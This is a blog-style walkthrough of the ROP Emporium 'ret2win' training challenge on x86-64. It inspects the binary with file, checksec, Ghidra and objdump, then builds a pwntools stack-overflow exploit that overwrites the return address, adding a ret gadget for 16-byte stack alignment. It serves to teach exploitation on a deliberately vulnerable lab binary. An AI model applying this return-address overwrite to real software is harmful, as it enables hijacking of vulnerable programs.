In the past I’ve tried solving ropemporium challenges multiple times, but had a hard time understanding the solutions.
I’m still not confident if I can write coherent explanations for all the challenges, but now I think I kind of get the hang of it.
You can download the binaries here.
Download the binary and unzip it with unzip if you’re on GNU/Linux.
I’ll write the explanations for the 64 bit challenges first because, the majority of the time we’re usually working on amd64.
Run the file command to get a rough outline of the binary features.
$ file ret2win
ret2win: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=19abc0b3bb228157af55b8e16af7316d54ab0597, not stripped
It’s a 64-bit ELF, and is the binary is LSB. LSB stands for least significant byte.
stack-exchange has a nice explanation on how ELF files determine is the binary is LSB.
The ELF files I’ve seen were all, LSB.
I think it’s okay to think that ELF files will most likely be LSB.
You probably already know what x86-64 is. It’s an ISA that was built as an expansion of x86.
Jim Keller and a couple of other people at AMD designed it around 1999.
The first processor that uses x86-64 came out in 2003.
Check the wikipedia page for further details.
I’m not familiar with version 1 (SYSV), but I think it’s related to the standards used in UNIX System V.
stackoverflow has an explanation on it.
Most ELF files are dynamically linked, it’s the default-linking in GNU/Linux.
Check out the wikipedia page and stackoverflow for more.
Then there’s /lib64/ld-linux-x86-64.so.2, which looks a bit intimidating.
This is the dynamic linker, which is used to execute dynamically linked ELFs.
To be honest, completely understanding what /lib64/ld-linux-x86-64.so.2 is a bit cryptic.
So, let’s just get a hand of what it is for now.
Read the stackexchange,--help , and man ld.so for more info.
$ /lib64/ld-linux-x86-64.so.2 --help
Usage: /lib64/ld-linux-x86-64.so.2 [OPTION]... EXECUTABLE-FILE [ARGS-FOR-PROGRAM...]
You have invoked 'ld.so', the program interpreter for dynamically-linked
ELF programs.  Usually, the program interpreter is invoked automatically
when a dynamically-linked executable is started.

You may invoke the program interpreter program directly from the command
line to load and run an ELF executable file; this is like executing that
file itself, but always uses the program interpreter you invoked,
instead of the program interpreter specified in the executable file you
run.  Invoking the program interpreter directly provides access to
additional diagnostics, and changing the dynamic linker behavior without
setting environment variables (which would be inherited by subprocesses).

  --list                list all dependencies and how they are resolved
  --verify              verify that given object really is a dynamically linked
                        object we can handle
  --inhibit-cache       Do not use /etc/ld.so.cache
  --library-path PATH   use given PATH instead of content of the environment
                        variable LD_LIBRARY_PATH
  --glibc-hwcaps-prepend LIST
                        search glibc-hwcaps subdirectories in LIST
  --glibc-hwcaps-mask LIST
                        only search built-in subdirectories if in LIST
  --inhibit-rpath LIST  ignore RUNPATH and RPATH information in object names
                        in LIST
  --audit LIST          use objects named in LIST as auditors
  --preload LIST        preload objects named in LIST
  --argv0 STRING        set argv[0] to STRING before running
  --list-tunables       list all tunables with minimum and maximum values
  --list-diagnostics    list diagnostics information
  --help                display this help and exit
  --version             output version information and exit

This program interpreter self-identifies as: /lib64/ld-linux-x86-64.so.2

Shared library search path:
  (libraries located via /etc/ld.so.cache)
  /lib/x86_64-linux-gnu (system search path)
  /usr/lib/x86_64-linux-gnu (system search path)
  /lib (system search path)
  /usr/lib (system search path)

Subdirectories of glibc-hwcaps directories, in priority order:
  x86-64-v4 (supported, searched)
  x86-64-v3 (supported, searched)
  x86-64-v2 (supported, searched)
Then there’s the GNU/Linux 3.2.0, which specifies the minium kernel version required to run the binary.
Here’s the kernel version for my Ubuntu machine.
Check your version by running uname -a.
$ uname -a
Linux ubuntu 6.17.0-1017-oem #17-Ubuntu SMP PREEMPT_DYNAMIC Fri Mar 27 13:48:03 UTC 2026 x86_64 x86_64 x86_64 GNU/Linux
Then, comes the build id BuildID[sha1]=19abc0b3bb228157af55b8e16af7316d54ab0597.
A build-id is a unique checksum for your ELF files.
The build-id is generated from the actual bytes from your ELF file.
Therefore, unless you write the exact same code and compile it with the same options, it will usually be different every time.
Finally the binary is not stripped, meaning that it does have some debugging-symbols.
ELF files will by default contain some debugging symbols unless you strip it away with the strip command.
Interpreting the output of the file command was lot.
But it’s worth doing all the googling because, the more you know about ELF files you’ll get a much clearer understanding on GNU/Linux in general.
We’ll be doing the scripting in Python with pwntools.
Make sure to install pwntools before continuing.
A lot of ctfers, will run checksec from pwntools to see if there are any security-features enabled.
Learning the security-features on ELF files and analyzing the checksec output is much harder than the file output.
So, I’ll skip this for now.
Honestly, I’m not that confident in explaining this part.
If you really want to deep dive check it out yourself.
$ checksec ret2win
[*] '/home/hwkim301/rop_emporium/ret2win/ret2win'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    Stripped:   No
Then use ghidra to decompile the binary.
Here’s what the main function looks like.
undefined8 main(void)
{
  setvbuf(stdout,(char *)0x0,2,0);
  puts("ret2win by ROP Emporium");
  puts("x86_64\n");
  pwnme();
  puts("\nExiting");
  return 0;
}
There’s also a pwnme function as well.
void pwnme(void)
{
  undefined1 local_28 [32];
  memset(local_28,0,0x20);
  puts("For my first trick, I will attempt to fit 56 bytes of user input into 32 bytes of stack buffer!");
  puts("What could possibly go wrong?");
  puts("You there, may I have your input please? And don\'t worry about null bytes, we\'re using read ()!\n");
  printf("> ");
  read(0,local_28,0x38);
  puts("Thank you!");
  return;
}
Then comes the win function.
Calling the win function seems to be the goal.
void ret2win(void)
{
  puts("Well done! Here\'s your flag:");
  system("/bin/cat flag.txt");
  return;
}
Now let’s look at the disassembly.
Here’s the disassembly for the main function.

Let’s take a loot at the entire disassembly for the main function.
It stars with a push rbp, mov rbp rsp.
0000000000400697 <main>:
  400697:	55                   	push   rbp
  400698:	48 89 e5             	mov    rbp,rsp
  40069b:	48 8b 05 b6 09 20 00 	mov    rax,QWORD PTR [rip+0x2009b6]        # 601058 <stdout@GLIBC_2.2.5>
  4006a2:	b9 00 00 00 00       	mov    ecx,0x0
  4006a7:	ba 02 00 00 00       	mov    edx,0x2
  4006ac:	be 00 00 00 00       	mov    esi,0x0
  4006b1:	48 89 c7             	mov    rdi,rax
  4006b4:	e8 e7 fe ff ff       	call   4005a0 <setvbuf@plt>
  4006b9:	bf 08 08 40 00       	mov    edi,0x400808
  4006be:	e8 8d fe ff ff       	call   400550 <puts@plt>
  4006c3:	bf 20 08 40 00       	mov    edi,0x400820
  4006c8:	e8 83 fe ff ff       	call   400550 <puts@plt>
  4006cd:	b8 00 00 00 00       	mov    eax,0x0
  4006d2:	e8 11 00 00 00       	call   4006e8 <pwnme>
  4006d7:	bf 28 08 40 00       	mov    edi,0x400828
  4006dc:	e8 6f fe ff ff       	call   400550 <puts@plt>
  4006e1:	b8 00 00 00 00       	mov    eax,0x0
  4006e6:	5d                   	pop    rbp
  4006e7:	c3                   	ret
This is the disassembly for the pwnme function.

The pwnme function as well, starts with a push rbp, mov rbp rsp.
pwnme even has a sub rsp, 0x20, creating space for the stack frame.
00000000004006e8 <pwnme>:
  4006e8:	55                   	push   rbp
  4006e9:	48 89 e5             	mov    rbp,rsp
  4006ec:	48 83 ec 20          	sub    rsp,0x20
  4006f0:	48 8d 45 e0          	lea    rax,[rbp-0x20]
  4006f4:	ba 20 00 00 00       	mov    edx,0x20
  4006f9:	be 00 00 00 00       	mov    esi,0x0
  4006fe:	48 89 c7             	mov    rdi,rax
  400701:	e8 7a fe ff ff       	call   400580 <memset@plt>
  400706:	bf 38 08 40 00       	mov    edi,0x400838
  40070b:	e8 40 fe ff ff       	call   400550 <puts@plt>
  400710:	bf 98 08 40 00       	mov    edi,0x400898
  400715:	e8 36 fe ff ff       	call   400550 <puts@plt>
  40071a:	bf b8 08 40 00       	mov    edi,0x4008b8
  40071f:	e8 2c fe ff ff       	call   400550 <puts@plt>
  400724:	bf 18 09 40 00       	mov    edi,0x400918
  400729:	b8 00 00 00 00       	mov    eax,0x0
  40072e:	e8 3d fe ff ff       	call   400570 <printf@plt>
  400733:	48 8d 45 e0          	lea    rax,[rbp-0x20]
  400737:	ba 38 00 00 00       	mov    edx,0x38
  40073c:	48 89 c6             	mov    rsi,rax
  40073f:	bf 00 00 00 00       	mov    edi,0x0
  400744:	e8 47 fe ff ff       	call   400590 <read@plt>
  400749:	bf 1b 09 40 00       	mov    edi,0x40091b
  40074e:	e8 fd fd ff ff       	call   400550 <puts@plt>
  400753:	90                   	nop
  400754:	c9                   	leave
  400755:	c3                   	ret
Finally, ret2win also starts with a push rbp, mov rbp rsp.

0000000000400756 <ret2win>:
  400756:	55                   	push   rbp
  400757:	48 89 e5             	mov    rbp,rsp
  40075a:	bf 26 09 40 00       	mov    edi,0x400926
  40075f:	e8 ec fd ff ff       	call   400550 <puts@plt>
  400764:	bf 43 09 40 00       	mov    edi,0x400943
  400769:	e8 f2 fd ff ff       	call   400560 <system@plt>
  40076e:	90                   	nop
  40076f:	5d                   	pop    rbp
  400770:	c3                   	ret
  400771:	66 2e 0f 1f 84 00 00 	cs nop WORD PTR [rax+rax*1+0x0]
  400778:	00 00 00
  40077b:	0f 1f 44 00 00       	nop    DWORD PTR [rax+rax*1+0x0]
I explained how the return address gets push on to the stack before the function prologue in my previous post here.
Without passing the -fomit-frame-pointer flag, all functions will start with a function prologue and end in an epilogue.
Since all the function’s start with a push rbp, mov rbp rsp, we can conclude that the saved base pointer is at $rbp+8.
Right below the previous functions base pointer is the return address.
But, what if we change the return address to the address of win or any other function we would like to call.
If we change the return address to win the instruction pointer would continue execution at that memory address.
Now that we understand the how sending dummy data under the previous base pointer and overwriting the return address can change the control-flow of the program.
Let’s check the actual binary.
In the pwnme function, the stack creates 0x20 bytes of space via sub rsp,0x20.
From that instruction, you can determine that the buffer is 0x20 bytes.
On top of that, if you send 0x28 bytes of dummy data you can overwrite the previous frame pointer.
After overwriting the frame pointer, you can overwrite the return address by passing the function you want to call.
In this case it’s the win function.
You should pass the memory address of win in little-endian.
Here’s the exploit code.
from pwn import *

p = process('./ret2win')
e = ELF('./ret2win')
payload = b'A' * 0x28 + p64(e.symbols['ret2win'])
p.send(payload)
p.interactive()
For some reason although the code which seems correct, it doesn’t print the content of flag.txt.
It just prints Well done! Here's your flag:.
For my first trick, I will attempt to fit 56 bytes of user input into 32 bytes of stack buffer!
What could possibly go wrong?
You there, may I have your input please? And don't worry about null bytes, we're using read()!

> Thank you!
Well done! Here's your flag:
[*] Got EOF while reading in interactive
$
What the heck is going on?
According to the x86-64 ABI, before a function call stack needs to be 16 byte aligned.

Simply explained, the size of the payload must be a multiple of 16 before calling a function.
Our previous payload, however was 40 bytes. Which wasn’t a multiple of 16.
payload = b'A' * 0x28 + p64(e.symbols['ret2win'])
In order to align the stack to be a multiple of 16 before the function call, most people usually pass an extra ret instruction.
You can use ROPgadget to find the address of the ret instruction, but I’ll use pwntools.
Here’s the updated code that has an extra ret to ensure the stack is 16 byte aligned before a function call.
from pwn import *

p = process('./ret2win')
e = ELF('./ret2win')
r = ROP('./ret2win')
payload = b'A' * 0x28
payload += p64(r.find_gadget(['ret']).address)
payload += p64(e.symbols['ret2win'])
p.send(payload)
p.interactive()
Run the code.
python solve.py
[+] Starting local process './ret2win': pid 10879
[*] '/home/hwkim301/rop_emporium/ret2win/ret2win'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    Stripped:   No
[*] Loaded 14 cached gadgets for './ret2win'
[*] Switching to interactive mode
ret2win by ROP Emporium
x86_64

For my first trick, I will attempt to fit 56 bytes of user input into 32 bytes of stack buffer!
What could possibly go wrong?
You there, may I have your input please? And don't worry about null bytes, we're using read()!

> Thank you!
Well done! Here's your flag:
ROPE{a_placeholder_32byte_flag!}
[*] Got EOF while reading in interactive
Voila, there’s the flag neatly printed.
I’m not chinese, but chinese people refer to these kinds of buffer overflow challenges as ret2text.
I think it’s because the goal is to call another function that’s in the .text section in ELF binaries.
Phew, that was a lot…
Although x86-64 is a superset of x86, the ABI is completely different.
I’ll probably be overwhelmed by the nuance of the x86 ABI due to the lack of registers in x86.
For now, I’ll post the x86-64 writeups.